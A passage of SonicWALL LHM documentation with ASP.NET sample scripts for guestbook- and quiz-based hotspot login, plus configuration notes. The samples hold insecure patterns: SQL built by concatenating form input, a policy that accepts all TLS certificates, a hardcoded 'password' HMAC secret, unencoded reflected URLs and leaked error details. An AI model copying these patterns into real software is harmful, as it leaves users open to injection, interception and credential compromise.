Dim customCode as String

Sub Page_Load(src as Object, e as EventArgs)

   LHMResult.Text=""
   catchError.Text=""

   ip=Request.QueryString("ip")
   sessionId=Request.QueryString("sessionId")
   mac=Request.QueryString("mac")
   ufi=Request.QueryString("ufi")
   mgmtBaseUrl=Request.QueryString("mgmtBaseUrl")
   clientRedirectUrl=Request.QueryString("clientRedirectUrl")
   req=Request.QueryString("req")
   hmac=Request.QueryString("hmac")
   customCode=Request.QueryString("cc")
```

```
   'customCode grabs the "cc=" querystring value sent by the SonicWALL. This allows
you to use the same
   'page (e.g. this page) for the "Session Expiration" (?cc=2), "Idle Timeout"
(?cc=3) and "Max Sessions" (?cc=4) page.
   If customCode <> "" Then
      Select Case customCode
      Case "2"
         LHMResult.Text="<br><H3><font color=""red"">Your LHM session has expired.
You may try to initiate a new session.</font></H3>"
      Case "3"
         LHMResult.Text="<br><H3><font color=""red"">You have exceeded your idle
timeout. Please log back in.</font></H3>"
      Case "4"
         LHMResult.Text="<br><H3><font color=""red"">The maximum number of sessions
has been reached. Please try again later.</font></H3>"
      End Select
   End If

   'Use the override class in myvars.aspx to accept untrusted certificates from the
SonicWALL
   'This is necessary for the POST to the SonicWALL authorizing the LHM session.
   System.Net.ServicePointManager.CertificatePolicy = New acceptAllCerts

   'Note - the routine below for handling the hmac requires the use of the
SonicSSL.dll and libeay.dll libraries.
   'The DLL must be copied to the IIS server, and the SonicSSL dll must be registered
with "regsvr32 sonicssl.dll"
   If hmac <> "" Then

      'SonicWALL URL Encode routine is different from Microsoft - this is the
SonicWALL method
      req=Replace(req,"%","%25")
      req=Replace(req,":","%3A")
      req=Replace(req," ","%20")
      req=Replace(req,"?","%3F")
      req=Replace(req,"+","%2B")
      req=Replace(req,"&","%26")
      req=Replace(req,"=","%3D")

      Dim strHmacText as String
      Dim objCrypto as Object
      Dim strHmacGenerated
      Dim loginError as String

      'Initialize the Crypto object
      objCrypto = Server.CreateObject("SonicSSL.Crypto")

      'The text to be encoded
      strHmacText = sessionId & ip & mac & ufi & mgmtBaseUrl & clientRedirectUrl &
req

      'Calculate the hash with a key strHmac, the return value is a string converted
form the output sha1 binary.
      'The hash algorithm (MD5 or SHA1) is configured in myvars and in the Extern
Guest Auth config on the SonicWALL
      If hmacType = "MD5" Then
         strHmacGenerated = objCrypto.hmac_md5(strHmacText, strHmac)
      Else
         strHmacGenerated = objCrypto.hmac_sha1(strHmacText, strHmac)
      End If
```

```
      If strHmacGenerated <> hmac Then
         Dim hmacFail as String
         hmacFail = "<font color=""red"">The HMAC failed validation. Please notify an
attendant.</font><br><br>"
         hmacFail+="<font color=""9CBACE"">Received HMAC: " & hmac & "<br>Calculated
HMAC: " & strHmacGenerated & "<br>"
         hmacFail+="Make sure the digest functions on the SonicWALL and LHM server
match.<br>"
         hmacFail+="Also make sure the shared secret on the SonicWALL and myvars
match</font>"
         catchError.Text=hmacFail
      End If

   End If

End Sub

sub OnBtnClearClicked (Sender As Object, e As EventArgs)
   txtName.Text = ""
   txtAddress.Text = ""
   txtCity.Text = ""
   txtState.Text = ""
   txtZip.Text = ""
   txtPhone.Text = ""
   txtEMail.Text = ""
   txtURL.Text = ""
   txtComment.Text = ""
   LHMResult.Text=""
   catchError.Text=""
end sub

Sub btnSubmit_Click(Sender As Object, E As EventArgs)

   Try
      'Try to write the submitted info to the database file
      Dim strConn as string = "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" &
server.mappath("guestbook.mdb") & ";"

      Dim MySQL as string = "INSERT INTO Guestbook (Name, Address, City, State, Zip,
Phone, EMail, URL, Comment) VALUES ('" & txtName.Text & "','" & txtAddress.Text &
"','" & txtCity.Text & "','" & txtState.Text & "','" & txtZip.Text & "','" &
txtPhone.Text & "','" & txtEMail.Text & "','" & txtURL.Text & "','" &
txtComment.Text & "')"
      Dim MyConn as New OleDBConnection (strConn)
      Dim cmd as New OleDBCommand (MySQL, MyConn)
      MyConn.Open ()
      cmd.ExecuteNonQuery ()
      MyConn.Close ()

      Catch ex as Exception
         catchError.Text = "<font color=""9CBACE"">" & ex.ToString & "</font>"
   End Try

   'Let the user know that we are setting up the session, just in case it takes more
than a second
   LHMResult.Text = "Authorizing session. Please wait."

   'The LHM cgi on the SonicWALL - this does not change
   Dim loginCgi as String = "externalGuestLogin.cgi"

   'Assemble the data to post back to the SonicWALL to authorize the LHM session
```

```
   Dim loginParams as String = "sessId=" & sessionId & "&userName=" &
Server.URLEncode(txtName.Text) & "&sessionLifetime=" & sessTimer & "&idleTimeout=" &
idleTimer

   'Combine mgmtBaseUrl from the original redirect with the login cgi
   Dim postToSNWL as String = mgmtBaseUrl & loginCgi

   'Convert the loginParams to a well behaved byte array
   Dim byteArray As Byte() = Encoding.UTF8.GetBytes(loginParams)

   Try
      'Create the webrequest to the SonicWALL
      Dim toSNWL as WebRequest = WebRequest.Create(postToSNWL)

      'Calculate the length of the byte array
      toSNWL.ContentLength = byteArray.Length

      'Set the method for the webrequest to POST
      toSNWL.Method = "POST"

      'Set the content type
      toSNWL.ContentType = "application/x-www-form-urlencoded"

      'Open the request stream
      Dim dataStream As Stream = toSNWL.GetRequestStream()

      'Write the byte array to the request stream
      dataStream.Write(byteArray, 0, byteArray.Length)

      'Close the Stream object
      dataStream.Close()

      'Get the response
      Dim snwlReply As WebResponse = toSNWL.GetResponse()

      'Display the status - looking for 200 = OK.
      'Response.Write(CType(snwlReply, HttpWebResponse).StatusCode)

      'Grab the response and stuff it into an xml doc for possible review
      Dim snwlResponse as XmlDocument = New XmlDocument()
      snwlResponse.Load(snwlReply.GetResponseStream())

      'Set the xPath to the SNWL reply, and get the response
      Dim codePath as String =
"SonicWALLAccessGatewayParam/AuthenticationReply/ResponseCode"

      'Response.Write(snwlResponse.SelectSingleNode(codePath).InnerXml)

      'Response code 50 - Login Succeeded
      If snwlResponse.SelectSingleNode(codePath).InnerXml = "50"

         'Do we want to provide a logout popup window?
         If logoutPopup = "1" Then
            'Popup hack using Javascript for logout window
            Dim sb As New System.Text.StringBuilder()
            sb.Append("<script language='javascript'>")
            sb.Append("window.open('logout.aspx?sessId=")
            sb.Append(Server.URLEncode(CStr(sessionId)))
            sb.Append("&mgmtBaseUrl=")
            sb.Append(Server.URLEncode(CStr(mgmtBaseUrl)))
            sb.Append("&sessTimer=")
```

```
            sb.Append(Server.URLEncode(CStr(sessTimer)))
            sb.Append("','logOut','toolbar=no,")
            sb.Append("addressbar=no,menubar=no,")
            sb.Append("width=400,height=250');")
            sb.Append("<")
            sb.Append("/")
            sb.Append("script>")
            RegisterStartupScript("stp", sb.ToString)
         End If

         LHMResult.Text = "<br><b><font color=""green"">Session
authorized:</font></b> You may now go to the URL you originally requested: <a
target=""_blank"" href=""" & req & """>" & req & "</a>"

      'Response code 51 - Session Limit Exceeded
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "51"
         LHMResult.Text = "<br><b><font color=""red"">Session Limit
Reached:</font></b> The maximum number of guest session has been reached. Sorry for
the inconvenience. Please close and relaunch your browser to try again."

      'Response code 100 - Login Failed.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "100"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> Your session cannot be created at this time. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

      'Response code 251 - Bad HMAC.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "251"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed message authentication.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

      'Response code 253 - Invalid SessionID.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "253"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed to match a known session
identity. Sorry for the inconvenience. Please close and relaunch your browser to try
again."

      'Response code 254 - Invalid CGI.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "254"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization was missing an essential parameter.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

      'Response code 255 - Internal Error.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "255"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed due to an unspecified error.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

      End If

      'Close the streams
      dataStream.Close()
      snwlReply.Close()

      'If there is some asp.net error trying to talk to the SonicWALL, print it in
the same color as the background.
      Catch ex as Exception
         catchError.Text = "<font color=""9CBACE"">" & ex.ToString & "</font>"
```

```
        LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed due to an unspecified error.
Sorry for the inconvenience. Please close and relaunch your browser to try again. If
the problem persists, please notify an attendant."
     End Try
End Sub
</script>

<STYLE>
body {
  font-size: 10pt;
  font-family: verdana,helvetica,arial,sans-serif;
  color:#000000;
  background-color:#9CBACE;
}

tr.heading {
  background-color:#006699;
}

.button {
   border: 1px solid #000000;
   background-color: #ffffff;
}
</STYLE>

<HTML>
<HEAD>
<TITLE>LHM Guestbook Script</TITLE>
</HEAD>

<BODY>
<form id="frmValidator" runat="server">

<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
   <tr class="heading">
      <td width="50%" valign="center"><font color="white"><b>LHM
Guestbook</b></font></td>
      <td><center><img width="216" height="51" src="<%= logo %>"></center></td>
      <td width="50%" align="right" valign="center"><font color="white"><b>Powered
by SonicWALL LHM</b> </font></td>
   </tr>
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
</table>

<table width="90%" border="0" cellpadding="2" cellspacing="0">
   <tr>
      <td>Wecome <%= ip%> to SonicWALL's LHM Guestbook. In exchange for providing us
with your contact information,
      along with your permission to occassionally contact you while you are in the
middle of dinner, we will
      provide you with <b>one complimentary hour of secure internet access.</b><br>
      </td>
   </tr>
</table>
<table width="100%" border="0" cellpadding="2" cellspacing="0">
```

```
   <tr class="heading">
      <td colspan=3><font color="white"><center><b>Thank you for your
participation.</b></center></td>
   </tr>
</table>
<table width="100%" border="0" cellpadding="0" cellspacing="0">
   <tr>
      <td width="30%"><br>Enter your full name:</td>
      <td width="30%"><asp:TextBox id="txtName" runat="server" /></td>
      <td width="40%"><asp:RequiredFieldValidator id="valTxtName"
ControlToValidate="txtName" ErrorMessage="Please enter your name." runat="server"
/></td>
   </tr>
   <tr>
      <td width="30%"><br>Enter your address:</td>
      <td width="30%"><asp:TextBox id="txtAddress" runat="server" /></td>
      <td width="40%"><asp:RequiredFieldValidator id="valTxtAddress"
ControlToValidate="txtAddress" ErrorMessage="Please enter your address."
runat="server" /></td>
   </tr>
   <tr>
      <td width="30%"><br>Enter your city:</td>
      <td width="30%"><asp:TextBox id="txtCity" runat="server" /></td>
      <td width="40%"><asp:RequiredFieldValidator id="valTxtCity"
ControlToValidate="txtCity" ErrorMessage="Please enter your city." runat="server"
/></td>
   </tr>
   <tr>
      <td width="30%"><br>Enter your State:</td>
      <td width="30%"><asp:TextBox id="txtState" runat="server" /></td>
      <td width="40%"><asp:RequiredFieldValidator id="valTxtState"
ControlToValidate="txtState" ErrorMessage="Please enter your State." runat="server"
/></td>
   </tr>
   <tr>
      <td width="30%"><br>Enter your zip code:</td>
      <td width="30%"><asp:TextBox id="txtZip" runat="server" /></td>
      <td width="40%"><asp:RequiredFieldValidator id="valTxtZip"
ControlToValidate="txtZip" ErrorMessage="Please enter your zip code."
Display="Dynamic" runat="server" />
      <asp:RegularExpressionValidator id=regEx1 runat="server" Display="Dynamic"
ControlToValidate="txtZip" ErrorMessage="Please enter in the format #####"
ValidationExpression="^\d{5}"></asp:RegularExpressionValidator>
      </td>
   </tr>
   <tr>
      <td width="30%"><br>Enter your phone number:</td>
      <td width="30%"><asp:TextBox id="txtPhone" runat="server" /></td>
      <td width="40%"><asp:RequiredFieldValidator id="valTxtPhone"
ControlToValidate="txtPhone" ErrorMessage="Please enter your phone number."
Display="Dynamic" runat="server" />
      <asp:RegularExpressionValidator id=regEx2 runat="server" Display="Dynamic"
ControlToValidate="txtPhone" ErrorMessage="Please enter in the format ###-###-####"
ValidationExpression="((\(\d{3}\)?)|(\d{3}-))?\d{3}-\d{4}"></asp:RegularExpressionV
alidator>
      </td>
   </tr>
   <tr>
      <td width="30%"><br>Enter your  email address:</td>
      <td width="30%"><asp:TextBox id="txtEmail" runat="server" /></td>
```

```
      <td width="40%"><asp:RegularExpressionValidator id=regEx3 runat="server"
ControlToValidate="txtEmail" ValidationExpression=".*@.*\..*" ErrorMessage="Please
enter a valid email address." Display="Dynamic" />
      </asp:RegularExpressionValidator>
      <asp:RequiredFieldValidator id="valTxtEnail" runat="server"
ControlToValidate="txtEmail" ErrorMessage="Please enter you email address."
Display="Dynamic" />
      </asp:RequiredFieldValidator>
      </td>
   </tr>
   <tr>
      <td width="30%"><br>Enter your web site URL (optional):</td>
      <td width="30%"><asp:TextBox id="txtURL" runat="server" /></td>
   </tr>
   <tr>
      <td valign="top" width="30%"><br>Enter a comment (optional):</td>
      <td width="30%"><asp:TextBox id="txtComment" width="300px" height="100px"
textmode="MultiLine" tabindex="4" runat="server" /></td>
   </tr>
   <tr>
      <td></td>
      <td><br><asp:button id="btnSubmit" class="button" text="  Submit  "
onClick="btnSubmit_Click" runat="server" />
        
      <asp:button id="btnClear" class="button" text=" Clear All "
CausesValidation="False" onClick="OnBtnClearClicked" runat="server" />
      </td>
   </tr>
   <tr>
      <td colspan=2><asp:Label id=LHMResult runat="server" /></td>
   </tr>
   <tr>
      <td colspan=2><asp:Label id=catchError runat="server" /></td>
   </tr>
</table>
</form>
</BODY>
</HTML>
```

myvars.aspx

```
<script language="VB" runat="server">

'Set the logoutPopup window flag - 0 = no popup, 1 = popup
'The use of the logoutPopup in this script is discouraged because although the login
event
'is non-exclusive, the login event produces data where redundancy is undesirable.
Dim logoutPopup as String = "0"

'Set the LHM Session Timeout
Dim sessTimer as String = "3600"

'Set the LHM Idle Timeout
Dim idleTimer as String = "300"

'Set the secret for use with optional HMAC auth, as configured in the Extern Guest
Auth config on the SonicWALL
Dim strHmac as String = "password"

'Set the digest method for the HMAC, either MD5 or SHA1
Dim hmacType as String = "MD5"
```

```
'Dim hmacType as String = "SHA1"

'Set the logo image to use
Dim logo as String = "sonicwall.gif"

'------------------------End of Configurable Settings-------------------------

</script>
```

LHMQuiz Script

Authentication Model	The Guest Client takes a quiz. A passing score serves as the authentication credentials	
Purpose	It is common for network access to be provided in a classroom environment. By using a passing score on a test of the material being taught as the method for authentication, an instructor can ensure that the course material has been mastered before the irresistible temptation of the Internet diverts attention. The script also emails the completed passing test to the test-taker, and mails failing tests to the proctor/instructor.	
myvars Variables	`logoutPopup`	Controls the use of the logout popup window. Set to: • **0** to disable the popup window. • **1** to enable the popup window.
	`passingScore`	The score (an integer representing a percentage) required to pass the quiz.
	`quizFile`	The filename for the XML source for the quiz (such as `quiz.xml`, `shortquiz.xml`).
	`quizName`	The name of the quiz, used throughout the script.
	`quizFrom`	The `From: email` address used when emailing the quiz.
	`quizTo`	The `To: email` address where failing quizzes are to be sent (such as the test proctor or instructor).
	`imagePath`	The email includes an attachment for the correct and incorrect answers. This sets the path for those image files. This is generally set to the same path of the script files themselves.
	`smtpServer`	The IP address or resolvable FQDN of the SMTP server to be used for quiz result delivery. This can be set to `127.0.0.1` if the local IIS SMTP server instances is to be used.
	`sessTimer`	The session timer in seconds.
	`idleTimer`	The idle timer in seconds.
	`strHmac`	The shared secret for the optional HMAC function.
	`hmacType`	The digest type to use if HMAC is in use: **MD5** or **SHA1**.
	`logo`	The names of the logo (image) file to use on page headers.

Session Flow

1. The Guest Client is prompted to enter their full name and email address. A correct/valid email address is required for delivery of the completed passing quiz.
2. After entering name and email, the Guest Client is redirected to the `quiz.aspx` page. This is where the multiple choice test is administered.
3. The test questions themselves are contained in the `quiz.xml` file, defined by the `quiz.xsd` (XML Schema Definition) file. The `quiz.xml` file can and should be edited to customize the quiz, but the `quiz.xsd` document should not be edited unless absolutely necessary.

   Two versions of the quiz are included: `quiz.xml` (containing 10 questions) and `shortquiz.xml` (containing 2 questions, for testing that the script works). The quiz supports any number of questions, and each question supports any number of answers, one of which must be marked the correct answer, with `correct=yes`. It should be fairly straightforward to modify the provided `quiz.xml` file as needed.
4. At the end of the quiz, the results are shown. If it is a:
   - Failing score, the test results are emailed to the instructor (email address defined in `myvars`), and the Guest Client is prompted to take the test again. The LHM session is not authorized.
   - Passing score, the test results are emailed to the test-taker, and the LHM session is authorized.

   The emailed test is sent in an HTML format, and includes the `checkmark.gif` and `block.gif` (right and wrong) graphics as an attachment so that they can be displayed in the email.
5. If the test was passed, the LHM post string is assembled with the `sessionID`, the username (as provided in the web-form), the default session lifetime and idle lifetime.
6. The script performs the LHM post to the SonicWall to authorize the session.

Additional Considerations

Access to an SMTP server is required to deliver the test results. Because the script is relaying the mail through the server, the SMTP server needs to be configured to allow relaying from the LHM server. This is best accomplished by configuring the SMTP server to allow relaying from the IP address of the LHM server.

Most IIS installations include a local SMTP server, so it is convenient to use this local SMTP server for mail delivery by configuring the `smtpServer` variable in `myvars` as `127.0.0.1`.

Even when using the local SMTP server for mail delivery, it is necessary to allow relaying. In most configurations, this is performed by:

1. Going into the IIS MMC configurator.
2. Right clicking on **Default SMTP Virtual Server**.
3. Selecting **Properties**.
4. Selecting the **Access** tab.
5. Clicking the **Relay** button.
6. Adding `127.0.0.1` to the access granted list.

When using a non-local SMTP server, that SMTP server should be configured to allow the LHM server to relay by its actual IP address.

Topics:

- default.aspx on page 2103

- logout.aspx on page 2107
- myvars.aspx on page 2112
- quiz.aspx on page 2113

default.aspx

```
<%@ Page Language="VB" Debug="true" %>
<%@ Import Namespace="System" %>

<!-- #INCLUDE file="myvars.aspx" -->

<script runat="server">

'Sample LHM redirect querystring:
'http://10.50.165.231/xmlquiz/default.aspx?sessionId=0b712fd83b9f5313db5af1cea6b1004f&ip=10.50.165.231&mac=00:0e:35:bd:c9:37&ufi=0006b11184300&mgmtBaseUrl=https://10.50.165.193:4043/&clientRedirectUrl=https://10.50.165.193:444/&req=http%3A//www.google.com/ig

Dim ip as String
Dim sessionId as String
Dim mac as String
Dim ufi as String
Dim mgmtBaseUrl as String
Dim clientRedirectUrl as String
Dim req as String
Dim hmac as String
Dim emailAddr as String
Dim userName as String
Dim customCode as String

Sub Page_Load(src as Object, e as EventArgs)
   ip=Request.QueryString("ip")
   sessionId=Request.QueryString("sessionId")
   mac=Request.QueryString("mac")
   ufi=Request.QueryString("ufi")
   mgmtBaseUrl=Request.QueryString("mgmtBaseUrl")
   clientRedirectUrl=Request.QueryString("clientRedirectUrl")
   req=Request.QueryString("req")
   hmac=Request.QueryString("hmac")
   customCode=Request.QueryString("cc")

   'customCode grabs the "cc=" querystring value sent by the SonicWALL. This allows you to use the same
   'page (e.g. this page) for the "Session Expiration" (?cc=2), "Idle Timeout" (?cc=3) and "Max Sessions" (?cc=4) page.
   If customCode <> "" Then
      Select Case customCode
      Case "2"
         LHMResult.Text="<br><H3><font color=""red"">Your LHM session has expired. You may try to initiate a new session.</font></H3>"
      Case "3"
         LHMResult.Text="<br><H3><font color=""red"">You have exceeded your idle timeout. Please log back in.</font></H3>"
      Case "4"
         LHMResult.Text="<br><H3><font color=""red"">The maximum number of sessions has been reached. Please try again later.</font></H3>"
      End Select
   End If
```

```
   'Note - the routine below for handling the hmac requires the use of the
SonicSSL.dll and libeay.dll libraries.
   'The DLL must be copied to the IIS server, and the SonicSSL dll must be registered
with "regsvr32 sonicssl.dll"
   If hmac <> "" Then

      'SonicWALL URL Encode routine is different from Microsoft - this is the
SonicWALL method
      req=Replace(req,"%","%25")
      req=Replace(req,":","%3A")
      req=Replace(req," ","%20")
      req=Replace(req,"?","%3F")
      req=Replace(req,"+","%2B")
      req=Replace(req,"&","%26")
      req=Replace(req,"=","%3D")

      Dim strHmacText as String
      Dim objCrypto as Object
      Dim strHmacGenerated
      Dim loginError as String

      'Initialize the Crypto object
      objCrypto = Server.CreateObject("SonicSSL.Crypto")

      'The text to be encoded
      strHmacText = sessionId & ip & mac & ufi & mgmtBaseUrl & clientRedirectUrl &
req

      'Calculate the hash with a key strHmac, the return value is a string converted
form the output sha1 binary.
      'The hash algorithm (MD5 or SHA1) is configured in myvars and in the Extern
Guest Auth config on the SonicWALL
      If hmacType = "MD5" Then
         strHmacGenerated = objCrypto.hmac_md5(strHmacText, strHmac)
      Else
         strHmacGenerated = objCrypto.hmac_sha1(strHmacText, strHmac)
      End If

      If strHmacGenerated <> hmac Then
         Dim hmacFail as String
         hmacFail = "<font color=""red"">The HMAC failed validation. Please notify an
attendant.</font><br><br>"
         hmacFail+="<font color=""9CBACE"">Received HMAC: " & hmac & "<br>Calculated
HMAC: " & strHmacGenerated & "<br>"
         hmacFail+="Make sure the digest functions on the SonicWALL and LHM server
match.<br>"
         hmacFail+="Also make sure the shared secret on the SonicWALL and myvars
match</font>"
         catchError.Text=hmacFail
      End If

   End If

End Sub

'When the submit button is clicked, pass the variables we need and load the quiz
Sub btnSubmit_Click(Sender As Object, E As EventArgs)

   Context.Items.Add("req", req)
   Context.Items.Add("sessionId", sessionId)
```

```
   Context.Items.Add("emailAddr",clientEmail.Text)
   Context.Items.Add("userName",clientName.Text)
   Context.Items.Add("mgmtBaseUrl",mgmtBaseUrl)
   Server.Transfer("quiz.aspx",true)

End Sub

</script>

<STYLE>
body {
  font-size: 10pt;
  font-family: verdana,helvetica,arial,sans-serif;
  color:#000000;
  background-color:#9CBACE;
}

tr.heading {
  background-color:#006699;
}

.button {
   border: 1px solid #000000;
   background-color: #ffffff;
}
</STYLE>

<HTML>
<HEAD>
<TITLE>LHM Quiz Script</TITLE>
</HEAD>

<BODY>
<form id="frmValidator" runat="server">

<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
   <tr class="heading">
      <td width="50%" valign="center"><font color="white"><b>LHM Quiz
Authorization</b></font></td>
      <td><center><img width="216" height="51" src="sonicwall.gif"></center></td>
      <td width="50%" align="right" valign="center"><font color="white"><b>Powered
by SonicWALL LHM</b> </font></td>
   </tr>
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
</table>
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr>
      <td width="30%"><br>Enter your full name:</td>
      <td width="20%"><asp:TextBox id="clientName" runat="server" /></td>
      <td ><asp:RequiredFieldValidator id="valTxtName"
ControlToValidate="clientName" ErrorMessage="Please enter your name."
Display="Dynamic" runat="server" /></td>
   </tr>
   <tr>
      <td width="30%"><br>Enter your real email address:</td>
      <td width="20%"><asp:TextBox id="clientEmail" runat="server" /></td>
```

```
      <td ><asp:RegularExpressionValidator id="fromEmail" runat="server"
ControlToValidate="clientEmail" ValidationExpression=".*@.*\..*"
ErrorMessage="Please enter a valid email address." Display="Dynamic" />
      </asp:RegularExpressionValidator>
      <asp:RequiredFieldValidator id="fromRequired" runat="server"
ControlToValidate="clientEmail" ErrorMessage="Please enter your email address."
Display="Dynamic" />
      </asp:RequiredFieldValidator>
      </td>
   </tr>
   <tr>
      <td></td>
      <td><asp:button id="btnSubmit" class="button" text="  Submit  "
onClick="btnSubmit_Click" runat="server" /><br></td>
   </tr>

   <tr class="heading">
      <td colspan=3 align="left"><font color="white"><b>Welcome Quiztaker <%=
ip%></b></font></td>
   </tr>
</table>
<table width="70%" border="0" cellpadding="2" cellspacing="0">
   <tr>
      <td>
      <br>You have been redirected here by Lightweight Hotspot Messaging.
      This environment has been setup to demonstrate the flexibility of LHM,
including
      support for both wired and wireless clients, and also the ability for LHM to
use
      more than just username and password authentication for providing
access.<br><br>
      The page that you are about to continue on to is a <%= quizName %> written in
ASP.net.
      A passing score of <%= passingScore%>% will serve as the authentication for
LHM, and will grant
      you network access. You must pass the test to continue, and will be prompted to
retake
      the entire quiz if you you do not pass. <br><br>
      When you are done, the completed test will be emailed to you at the address you
      specify above.<br><br>
      So it's not just a good way to prove your understanding of some
      key SonicOS concepts, but also a practical example of the versatility of LHM.
      </td>
   </tr>
   <tr>
      <td><asp:Label id=LHMResult runat="server" /></td>
   </tr>
   <tr>
      <td colspan=2><asp:Label id=catchError runat="server" /></td>
   </tr>
</table>
</form>
</BODY>
</HTML>
```

logout.aspx

```
<%@ Page Language="VB" Debug="true" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Net" %>
```

```
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Xml" %>
<%@ Import Namespace="System.Text" %>
<%@ Import Namespace="System.Security" %>
<%@ Import namespace="System.Security.Cryptography.X509Certificates"%>

<!-- #INCLUDE file="myvars.aspx" -->

<script language="VB" runat="server">

'This class allows SSL certs signed by unknown CAs to be accepted.
'This is necessary for the POST to the SonicWALL authorizing the LHM session.
Public Class acceptAllCerts
   Implements System.Net.ICertificatePolicy
   Public Function CheckValidationResult(ByVal srvPoint As ServicePoint, _
   ByVal cert As X509Certificate, ByVal request As WebRequest, ByVal problem As
Integer) _
      As Boolean Implements ICertificatePolicy.CheckValidationResult
      Return True
   End Function
End Class

Dim sessionId as String
Dim mgmtBaseUrl as String
Dim eventId as String = "&eventId=1"

'Grab the code and the session lifetime from the generator page
Sub Page_Load(src as Object, e as EventArgs)
   sessionId=Request.QueryString("sessId")
   mgmtBaseUrl=Request.QueryString("mgmtBaseUrl")
   sessTimer=Request.QueryString("sessTimer")


   'Use the override class in myvars.aspx to accept untrusted certificates from the
SonicWALL
   'This is necessary for the POST to the SonicWALL authorizing the LHM session.
   System.Net.ServicePointManager.CertificatePolicy = New acceptAllCerts

   'When the page loads, make the loggedIn span visible
   loggedIn.Visible=True
   loggedOut.Visible=False

   Me.Button1.Attributes.Add("OnClick", "self.close()")

End Sub

'The Logout button
Sub btnSubmit_Click(Sender As Object, E As EventArgs)

   'Let the user know that we are setting up the session, just in case it takes more
than a second
   LHMResult.Text = "Authorizing session. Please wait."

   'The LHM cgi on the SonicWALL - this does not change
   Dim loginCgi as String = "externalGuestLogoff.cgi"

   'Assemble the data to post back to the SonicWALL to authorize the LHM session
   Dim loginParams as String = "sessId=" & sessionId & eventId

   'Combine mgmtBaseUrl from the original redirect with the login cgi
   Dim postToSNWL as String = mgmtBaseUrl & loginCgi
```

```
   'Convert the loginParams to a well behaved byte array
   Dim byteArray As Byte() = Encoding.UTF8.GetBytes(loginParams)

   Try
      'Make the loggedOut span visible
      loggedIn.Visible=False
      loggedOut.Visible=True

      'Create the webrequest to the SonicWALL
      Dim toSNWL as WebRequest = WebRequest.Create(postToSNWL)

      'Calculate the length of the byte array
      toSNWL.ContentLength = byteArray.Length

      'Set the method for the webrequest to POST
      toSNWL.Method = "POST"

      'Set the content type
      toSNWL.ContentType = "application/x-www-form-urlencoded"

      'Open the request stream
      Dim dataStream As Stream = toSNWL.GetRequestStream()

      'Write the byte array to the request stream
      dataStream.Write(byteArray, 0, byteArray.Length)

      'Close the Stream object
      dataStream.Close()

      'Get the response
      Dim snwlReply As WebResponse = toSNWL.GetResponse()

      'Display the status - looking for 200 = OK.
      'Response.Write(CType(snwlReply, HttpWebResponse).StatusCode)

      'Grab the response and stuff it into an xml doc for possible review
      Dim snwlResponse as XmlDocument = New XmlDocument()
      snwlResponse.Load(snwlReply.GetResponseStream())

      'Set the xPath to the SNWL reply, and get the response
      Dim codePath as String =
"SonicWALLAccessGatewayParam/LogoffReply/ResponseCode"

      'Response.Write(snwlResponse.SelectSingleNode(codePath).InnerXml)

      'Response code 150 - Logout Succeeded
      If snwlResponse.SelectSingleNode(codePath).InnerXml = "150"
         LHMResult.Text = "<br><b><font color=""green"">Your session has been logged
out.<br><br>Thank you for using LHM Guest Services.</font></b>"

      'Response code 251 - Bad HMAC.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "251"
         LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request failed message authentication. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

      'Response code 253 - Invalid SessionID.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "253"
```

```
        LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request failed to match a known session identity. Sorry for
the inconvenience. Please close and relaunch your browser to try again."

     'Response code 254 - Invalid CGI.
     ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "254"
        LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request was missing an essential parameter. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

     'Response code 255 - Internal Error.
     ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "255"
        LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request failed due to an unspecified error. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

     End If

     'Close the streams
     dataStream.Close()
     snwlReply.Close()

     'If there is some asp.net error trying to talk to the SonicWALL, print it in
the same color as the background.
     Catch ex as Exception
        catchError.Text = "<font color=""9CBACE"">" & ex.ToString & "</font>"
        LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request failed due to an unspecified error. Sorry for the
inconvenience. Please close and relaunch your browser to try again. If the problem
persists, please notify an attendant."
     End Try
End Sub

</script>
<STYLE>
body {
   font-size: 10pt;
   font-family: verdana,helvetica,arial,sans-serif;
   color:#000000;
   background-color:#9CBACE;
}

tr.heading {
   font-size: 10pt;
   background-color:#006699;
}

tr.smalltext {
   font-size: 8pt;
}

.button {
   border: 1px solid #000000;
   background-color: #ffffff;
   font-size: 8pt;
}
</STYLE>

<HTML>
<HEAD>
